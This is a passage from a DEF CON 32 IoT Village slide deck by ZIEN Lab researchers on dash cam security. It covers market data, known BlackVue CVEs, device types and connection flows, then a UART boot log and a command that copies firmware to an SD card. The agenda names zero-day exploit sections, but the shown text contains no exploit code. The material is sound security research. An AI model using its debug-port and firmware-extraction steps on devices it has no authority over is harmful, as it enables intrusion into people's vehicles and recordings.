Inside Dash Cam:
Custom Protocols and Discovered Zero-Days

DEF CON 32 IoT Village







Speakers



HYOJIN LEE

Senior Researcher, ZIEN Lab

Research Solution (Automated XIoT Firmware SECaaS)

: hyocurity@zi-en.io

: @meixploit



HANRYEOL PARK

Senior Researcher, ZIEN Lab

Research Solution (Automated XIoT Firmware SECaaS)

: hrpark@zi-en.io

: @hanR0724

Agenda

01 About Dash Cam

1.1 Dash Cam Market Size

1.2 Reason for Dash Cam Selection

1.3 Analytical Dash Cam Type

1.4 Dash Cam Flow Type

02 Dash Cam Analysis

2.1 Obtaining Firmware and Extracting File System

2.2 Port Scanning

2.3 Boot Logic Analysis

2.4 Debugging Main Binary · Protocol

03 Zero-Days Scenario

3.1 Dash Cam Features

3.2 Shell Script Execution

3.3 Stack Buffer Overflow

3.4 OS Command Injection

3.5 Improper Authentication

04 Conclusion

4.1 Discovered Zero-Day Vulnerabilities

4.2 Recommendations and Future Work

4.3 Contact Us


About Dash Cam

1.1 Dash Cam Market Size




ⓒ 2024 ZIEN, Inc. All Rights Reserved.

1.1 Dash Cam Market Size



CAGR 9.6% (2024~2030)



Only SD Card -> Network(APP)

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

1.2 Reason for Dash Cam Selection

Name	Description
CVE-2023-27748	BlackVue DR750-2CH LTE v.1.012_2022.10.26 does not employ authenticity check for uploaded firmware. This can allow attackers to upload crafted firmware which contains backdoors and enables arbitrary code execution.
CVE-2023-27747	BlackVue DR750-2CH LTE v.1.012_2022.10.26 does not employ authentication in its web server. This vulnerability allows attackers to access sensitive information such as configurations and recordings.
CVE-2023-27746	BlackVue DR750-2CH LTE v.1.012_2022.10.26 was discovered to contain a weak default passphrase which can be easily cracked via a brute force attack if the WPA2 handshake is intercepted.

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

1.3 Analytical Dash Cam Type

Type	Count	Features
Korean Dash Cam	4	- Firmware can be downloaded from the Official Website - Often has “Cloud” support
China Dash Cam	1	- Firmware can be downloaded from the Official Website - Telnet open
Built-in Dash Cam	4	- Few Firmware can be downloaded from the Official Website - Uses RTSP protocol - Many OEM devices
Total		**9**

ⓒ 2024 ZIEN, Inc. All Rights Reserved.


1.4 Dash Cam Flow Type

1. Using **Bluetooth** and **Dash Cam Wi-Fi** in AP Mode 
2. Using the **Phone’s Hotspot** 
3. Connecting to the **Cloud** using **Dash Cam Wi-Fi** in AP Mode 

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

1.4 Dash Cam Flow Type #1


Using Bluetooth and Dash Cam Wi-Fi in AP Mode



ⓒ 2024 ZIEN, Inc. All Rights Reserved.

1.4 Dash Cam Flow Type #2


Using the Phone’s Hotspot



ⓒ 2024 ZIEN, Inc. All Rights Reserved.

1.4 Dash Cam Flow Type #3

Connecting to the Cloud using Dash Cam Wi-Fi in AP Mode




ⓒ 2024 ZIEN, Inc. All Rights Reserved.

Dash Cam Analysis

2.1 Obtaining Firmware and Extracting File System

Obtaining Firmware #1




Official Website

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.1 Obtaining Firmware and Extracting File System

Check Debugging Port




```
[C:\~]$

Connecting to COM11...
Connected.

NDI>TETH trim = 00001B00
dma1 zq[e], ldo[8]
DR3_2133ver 2.00
ini_ver: 0x60210205
CPU1000 DONE
>dma ok
dma2 zq[e], ldo[9]
dma2 ok

UNZOK!
VBUS PON

Loader Start ...
[redacted]

[redacted] 11/08/2022 14:44:34
```

Verify and Connect to UART or JTAG

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.1 Obtaining Firmware and Extracting File System

Debugging Port Statistics

	B	F	M	T	V	B	A	H	F	Total
UART (No Password)	O	O			O		O			4
UART (Password)			O							1
Custom Shell							O			1


ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.1 Obtaining Firmware and Extracting File System

Obtaining Firmware #2

```
root@[redacted]:~$ cp /usr/bin/Firmware.tar.gz /mnt/sdcard/
```

Copy the firmware to the SD Card path after connecting via UART

